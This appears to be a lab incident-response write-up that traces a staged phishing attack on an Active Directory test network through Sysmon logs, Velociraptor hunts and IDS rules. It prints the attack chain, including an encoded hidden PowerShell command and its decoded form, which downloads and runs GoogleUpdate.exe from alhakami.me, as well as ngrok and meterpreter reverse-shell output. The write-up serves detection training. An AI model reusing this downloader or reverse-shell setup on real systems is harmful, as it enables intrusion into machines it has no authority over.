
UtcTime	2023-02-04 05:59:58.614
Version	5
action	allowed
app	C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe
cmdline	"C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe"
dest	Client-01.Alhakami.local
direction	inbound
dvc	Client-01.Alhakami.local
dvc_nt_host	CLIENT-01
event_id	13632
eventtype	endpoint_services_processes ms-sysmon-process (process report) windows_event_signature (track_event_signatures)
hashes	1871CACD6BEB4F4B0A88418A890C61CB C3BCECF88E9582F5DEC2CAE6059C7E6B950730EF8871D31BBF7EF2D5474DFD75 481F47BBB2C9C21E108D65F52B04C448
id	13632
parent_process_exec	powershell.exe
parent_process_guid	{9f567d81-f458-63dd-9501-000000000900}
parent_process_id	4212
parent_process_name	powershell.exe
parent_process_path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process	"C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe"

Delivery phase:


The adversary tried to deliver the original payload (GoogleUpdate.exe) to the victim by a sending a phishing email, the phishing email contains and attachment called: Salary-Update.pdf.vbs, to trick the victim that this is a legitimate PDF file that has some information regarding employees' salaries, once the file is double-clicked, the vbs scripts tries to connect to the server and grab a file called GoogleUpdate.exe (the original payload the gives a shell to the user) and executes it.

The Salary-Update.pdf.vbs creates a PowerShell session as a sub child process, which ran an obfuscated suspicious command, and we can confirm this by the following images.

The phishing email:



Once the PDF file (vbs file) is double-clicked, there will be a sub process of powershell that executes a suspicious script



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we confirmed the creation of a sub-process by the following log file which indicated that Salary-Update.pdf.vbs spawned a sub-process called powershell.exe:

<input type="checkbox"/> cmdline ▼	"C:\Windows\System32\WScript.exe" "C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs"
------------------------------------	---

<input type="checkbox"/> EventDescription ▼	Process Create
<input type="checkbox"/> EventID ▼	1
<input type="checkbox"/> EventRecordID ▼	13628
<input type="checkbox"/> FileVersion ▼	10.0.19041.546 (WinBuild.160101.0800)
<input type="checkbox"/> Guid ▼	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
<input type="checkbox"/> Hashes ▼	MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7
<input type="checkbox"/> IMPHASH ▼	7C955A0ABC747F57CCC4324480737EF7
<input type="checkbox"/> Image ▼	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
<input type="checkbox"/> IntegrityLevel ▼	Medium
<input type="checkbox"/> Keywords ▼	0x8000000000000000
<input type="checkbox"/> Level ▼	4
<input type="checkbox"/> LogonGuid ▼	{9f567d81-ec96-63dd-0d6c-050000000000}
<input type="checkbox"/> LogonId ▼	0x56c0d
<input type="checkbox"/> MD5 ▼	04029E121A0CFA5991749937DD22A1D9
<input type="checkbox"/> Name ▼	'Microsoft-Windows-Sysmon'
<input type="checkbox"/> Opcode ▼	0
<input type="checkbox"/> OriginalFileName ▼	PowerShell.EXE
<input type="checkbox"/> ParentCommandLine ▼	"C:\Windows\System32\WScript.exe" "C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs"
<input type="checkbox"/> ParentImage ▼	C:\Windows\System32\wscript.exe
<input type="checkbox"/> ParentProcessGuid ▼	{9f567d81-4457-63dd-9401-000000000900}
<input type="checkbox"/> ParentProcessId ▼	8416
<input type="checkbox"/> ParentUser ▼	ALHAKAMI\Abdullah
<input type="checkbox"/> ProcessGuid ▼	{9f567d81-4458-63dd-9501-000000000900}
<input type="checkbox"/> ProcessId ▼	'3252'
<input type="checkbox"/> ProcessId ▼	4212
<input type="checkbox"/> Product ▼	Microsoft® Windows® Operating System
<input type="checkbox"/> RecordID ▼	13628
<input type="checkbox"/> RecordNumber ▼	13628
<input type="checkbox"/> RuleName ▼	-
<input type="checkbox"/> SHA256 ▼	9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F
<input type="checkbox"/> SecurityID ▼	S-1-5-18

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Exploitation phase:

Now that the victim clicked on Salary-Update.pdf.vbs and a PowerShell script is executed, we should observe the code that ran, also the attacker tried to download the executable from a web server that is new (sometimes this is an indicator of a website that might be suspicious).

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -enc JABUAGkAdABsAGUAIAA9ACAAIgBHAG8AbwBnAGwAZQAgAHUAcABkAGEAdABI
ACIACgAkAE0AZQBzAHMAYQBNAGUAIAA9ACAAIgBVAHAZABHQAQABuAGcAIAIBzAGUAYwB1AHIAAQBAHkAlgAKACQACABHQAQAAAgAD0AIAAKAGUAbgB2ADoAdA
BIAG0AcAAKACQARABIAHMAAdABpAG4AYQB0AGkAbwBuACAAPQAgACQACABHQAQAAACcAXABHAG8AbwBnAGwAZQBVAAZABHQAQZQAUAGUAeABIAcCAGBTBTA
HOAYQByAHQALQBCAGkAdABzAFQAgBhAG4AcwBmAGUAcgAgAC0AUwBvAHUAAGcBjAGUAIAAnAGgAdAB0AHAAcWwA6AC8ALwBhAGwAaABhAGsAYQBtAGkALgBtAGUALv
BHAG8AbwBnAGwAZQBVAAZABHQAQZQAUAGUAeABIAcCAlAAIAEQAZQBzAHQAQABuAGcAIAIBzAGUAYwB1AHIAAQBAHkAlgAKACQARABIAHMAAdABpAG4AYQB0AGkAbwBuAAoAUwB0A
GEAcgB0AC0AUABYAG8AYwBIAHMAcWAgAC0ARgBpAGwAZQBVAAZABHQAQZQAUAGUAeABIAcCAlAAIAEQAZQBzAHQAQABuAGcAIAIBzAGUAYwB1AHIAAQBAHkAlgAKACQARABIAHMAAdABpAG4AYQB0AGkAbwBuAAoAUwB0A

```

Decoding the base64:

```

$Title="GoogleUpdate"
$Message="Updatingsecurity"
$path=$env:temp
$Destination=$path+'\GoogleUpdate.exe' Start-BitsTransfer-
Source'https://alhakami.me/GoogleUpdate.exe%27-Destination$Destination' Start-Process-
FilePath$Destination

```

Clearly we can ensure that the malicious file is GoogleUpdate.exe the is downloaded from a website called [hxxps\[://\]alhakami\[.\]me/GoogleUpdate\[.\]exe](https://alhakami.me/GoogleUpdate.exe)

Registrar Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited
Dates	137 days old Created on 2022-09-20 Expires on 2023-09-20 Updated on 2022-12-27
Name Servers	JEWEL.NS.CLOUDFLARE.COM (has 25,879,428 domains) VASILII.NS.CLOUDFLARE.COM (has 25,879,428 domains)

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DNS query arise, searching for [alhakami\[.\]me](#):

<input type="checkbox"/> EventDescription ▼	DNS Query
<input type="checkbox"/> EventID ▼	22
<input type="checkbox"/> EventRecordID ▼	13636
<input type="checkbox"/> Guid ▼	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
<input type="checkbox"/> Image ▼	C:\Windows\System32\svchost.exe
<input type="checkbox"/> Keywords ▼	0x8000000000000000
<input type="checkbox"/> Level ▼	4
<input type="checkbox"/> Name ▼	'Microsoft-Windows-Sysmon'
<input type="checkbox"/> Opcode ▼	0
<input type="checkbox"/> ProcessGuid ▼	{9f567d81-f458-63dd-9901-000000000900}
<input type="checkbox"/> ProcessID ▼	'3252'
<input type="checkbox"/> ProcessId ▼	5564
<input type="checkbox"/> QueryName ▼	alhakami.me
<input type="checkbox"/> QueryResults ▼	::ffff:172.67.205.3;::ffff:104.21.34.123;
<input type="checkbox"/> QueryStatus ▼	0
<input type="checkbox"/> RecordID ▼	13636
<input type="checkbox"/> RecordNumber ▼	13636
<input type="checkbox"/> RuleName ▼	-
<input type="checkbox"/> SecurityID ▼	S-1-5-18
<input type="checkbox"/> SystemTime ▼	'2023-02-04T05:59:59.0819515Z'

What happened in nutshell:

The victim executed a vbs script, the vbs script spawned a subprocess of powershell that executes a base64 encoded command, after decoding the command we found that its requesting an executable file from a website called [alhakami\[.\]me](#), the executable file is GoogleUpdate.exe.

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installation, Command & control, and Actions on objectives phases:

installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.

the vbs file dropped GoogleUpdate.exe file and executes it to maintain persistence. GoogleUpdate.exe file connects to the attacker C2 server for preparation the command and control phase coming up next.

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbd9}' /><EventID>3</EventID><Version>5</Version>
<Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-02-04T06:00:12.5755295Z' /><EventRecordID>13647</EventRecordID><Correlation></Correlation><Execution
ProcessID='3252' ThreadID='5248' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Client-01.Alhakami.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>
Usermode</Data><Data Name='UtcTime'>2023-02-04 06:00:06.106</Data><Data Name='ProcessGuid'>{9f567d81-f46a-63dd-a701-000000000900}</Data><Data Name='ProcessId'>6116</Data><Data Name='Image'>C:\Users\Abdulla
h\AppData\Local\Temp\GoogleUpdate.exe</Data><Data Name='User'>ALHAKAMI\Administrator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
='SourceIp'>192.168.1.101</Data><Data Name='SourceHostname'>Client-01.Alhakami.local</Data><Data Name='SourcePort'>49887</Data><Data Name='SourcePortName'></Data><Data Name='DestinationIsIpv6'>false</Data
><Data Name='DestinationIp'>35.158.159.254</Data><Data Name='DestinationHostname'></Data><Data Name='DestinationPort'>16787</Data><Data Name='DestinationPortName'></Data></EventData></Event>
```

Network connection was detected. From the victim (ALHAKAMI/ABDULLAH - Client01) to (IP: 35.158.159.254 PORT:16787) (C2 Server)

The attacker used a ngrok server to make a public server that listens for connection, and a Metasploit multi handler that is ready to execute a meterpreter shell.

```
ngrok
Check which logged users are accessing your tunnels in real time https://ngrok.com/s/app-users
Session Status      online
Account             Alhakami (Plan: Free)
Version             3.1.1
Region              Europe (eu)
Latency             70ms
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://4.tcp.eu.ngrok.io:16787 → localhost:11220

Connections      ttl    opn    rt1    rt5    p50    p90
1                0      0.00   0.00   2923.90 2923.90
```


```
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer           : CLIENT-01
OS                 : Windows 10 (10.0 Build 19044).
Architecture       : x64
System Language    : en_US
Domain             : ALHAKAMI
Logged On Users    : 9
Meterpreter        : x86/windows
meterpreter >
```

now the attacker can have full access to the victim's PC, he can do whatever he wants such as privilege escalation, lateral movement, Data exfiltration, etc.

Hunting using Velociraptor tool:

The artifact is Windows.Search.FileFinder

Now that we know that the dropped file is GoogleUpdate.exe, we can just try to make a new hunt with velociraptor, then search for a “GooglUpdate.exe” as file name:



Now we know for sure that the dropped file has been downloaded in C:\Windows\system32 path, also as we can see that the malware can be executed by any user and group.

HUNTING AND DETECTING A MALWARE IN AN AD ENVIRONMNET

We can also confirm the dropper's presence:

The screenshot shows the Velociraptor Response and Monitor interface. The left sidebar displays the file system tree, with the path `\\.\C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs` selected. The main pane shows the file's properties and details.

Name	Size	Mode	mtime	atime	ctime	btime
Salary-Update.pdf.vbs	0 Mb	-rwxr-xr-x	2023-01-30T23:17:04Z	2023-02-04T06:27:40Z	2023-01-30T23:17:04Z	2023-01-30T21:23:22Z
Salary-Update.pdf.vbs:Zone.Identifier	0 b	-rwxr-xr-x	2023-01-30T23:17:04Z	2023-02-04T06:27:40Z	2023-01-30T23:17:04Z	2023-01-30T21:23:22Z
Splunk_TA_windows.zip	0 Mb	-rwxr-xr-x	2022-12-31T09:50:31Z	2023-01-30T21:23:41Z	2022-12-31T09:50:41Z	2022-12-31T09:50:41Z

Properties:

- mft: 252712-128-4
- name_type: Win32
- fn_btime: 2023-01-30T21:23:22.2732146Z
- fn_mtime: 2023-01-30T21:23:22.2732146Z
- extra_name: SALARY~1.VBS

2023-02-04T08:16:59Z

We also found the running process:

The screenshot shows the Velociraptor Response and Monitor interface displaying running processes. The left sidebar shows the file system tree, and the main pane shows a list of processes.

Pid	Ppid	Name	Username	Exe	CommandLine	StartTime	EndTime	CallChain	PSTree
8364	5368	wscript.exe	ALHAKAMI\Abdullah	C:\Windows\System32\WScript.exe	"C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs"	2023-02-04T06:47:21Z	0001-01-01T00:00:00Z	explorer.exe -> wscript.exe	
8564	708	svchost.exe	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe	-k	2023-02-04T06:40:00Z	0001-01-01T00:00:00Z	wininit.exe ->	

HUNTING AND DETECTING A MALWARE IN AN AD ENVIRONMNET

Now, we confirmed that Client-01 is compromised, let's check if the Domain Controller is also infected with this malware, with the same steps we did before (with client-01):

Search clients: DC01.Alhakami.local Connected admin

State	Hunt ID	Description	Created	Started	Expires	Scheduled	Creator
Find	H.CFF0SA76D5HX8	GoogleUpdate.exe	2023-02-04T07:50:00Z	2023-02-04T07:51:04Z	2023-02-11T07:49:16Z	1	admin
Hunt for	H.CFC450IN0		2023-01-	2023-02-	2023-02-	2	admin

2023-02-04T07:51:28Z

Windows.Search.FileFinder

FullPath	Inode	Mode	Size	MTime	ATime	CTime	BTime	Keywords	IsDir	Upload	Hash	Data	FlowId
C:\Users\Administrator\AppData\Local\Temp\GoogleUpdate.exe		-rw-	73802	2023-02-04T05:40:02Z	2023-02-04T05:40:02Z	2023-02-04T05:40:02Z	2023-02-04T05:40:02Z		false			{ F.CFF0S Q1U0VUF E }	

Search clients: DC01.Alhakami.local Connected admin


Google

File Name	Size	Mode	mtime	atime	ctime	btime
GoogleUpdate.exe	0 Mb	-rw-rw-	2023-02-04T05:40:02Z	2023-02-04T06:12:48Z	2023-02-04T05:40:02Z	2023-02-04T06:12:48Z

Please select a file or a folder to see its details here.

HUNTING AND DETECTING A MALWARE IN AN AD ENVIRONMNET

We could also confirm the installation phase that happened to our domain controller in Cyber Kill Chain:



Making IDS rules:

Since we confirmed that the attack has happened and our network is compromised, we should response and learn from this lesson, one of the ways is to make IDS rules to detect such activity like this.

This rule will give the SOC team an alert if there's a reverse shell connection attempted:

```
alert tcp any any -> $HOME_NET any (msg:"Meterpreter session detected";  
content:"1867c1bfcbcd9938ab8e4c30a65bfed9"; depth:10; threshold:type  
limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:10001
```

This rule will give the SOC team an alert if Salary-Update.vbs tried to install GoogleUpdate.exe from [alhakami\[.\]me](http://alhakami.me):

```
alert http any any -> $HOME_NET any (msg:"Malicious Google file";  
content:"2eccc15f8f2b5d37cc5ac22f8bc2d0cd";nocase; content:"alhakami.me";  
nocase; threshold:type limit, track by_src, count 1, seconds 60; classtype:trojan-  
activity; sid:10013; rev:1;)
```

Velociraptor Alternatives:

	Velociraptor	Wazuh	<i>grr</i>
Cost	Open source	Open source	Open source
Key features	<ul style="list-style-type: none"> • <i>Library of forensics artifacts</i> • <i>Customizable threat hunting</i> • Continuous endpoint-event collection 	<ul style="list-style-type: none"> • Log data analysis • Vulnerability detection • Intrusion detection 	<ul style="list-style-type: none"> • Fully scalable back-end capable of handling large deployments. • Automated scheduling for recurring tasks. • Fast and simple collection of hundreds of digital forensic artifacts.

Conclusion:

Velociraptor is a useful tool when it comes to threat hunting and IR, as we've seen that we could detect the presence of an attack (even though it's imaginary), Velociraptor has so many functionalities that are useful in many other scenarios. In our scenario we made a phishing scenario where the attacker tried to social engineer an employee and let him to install a dropper that download and run a malware that gives the adversary full control of the system.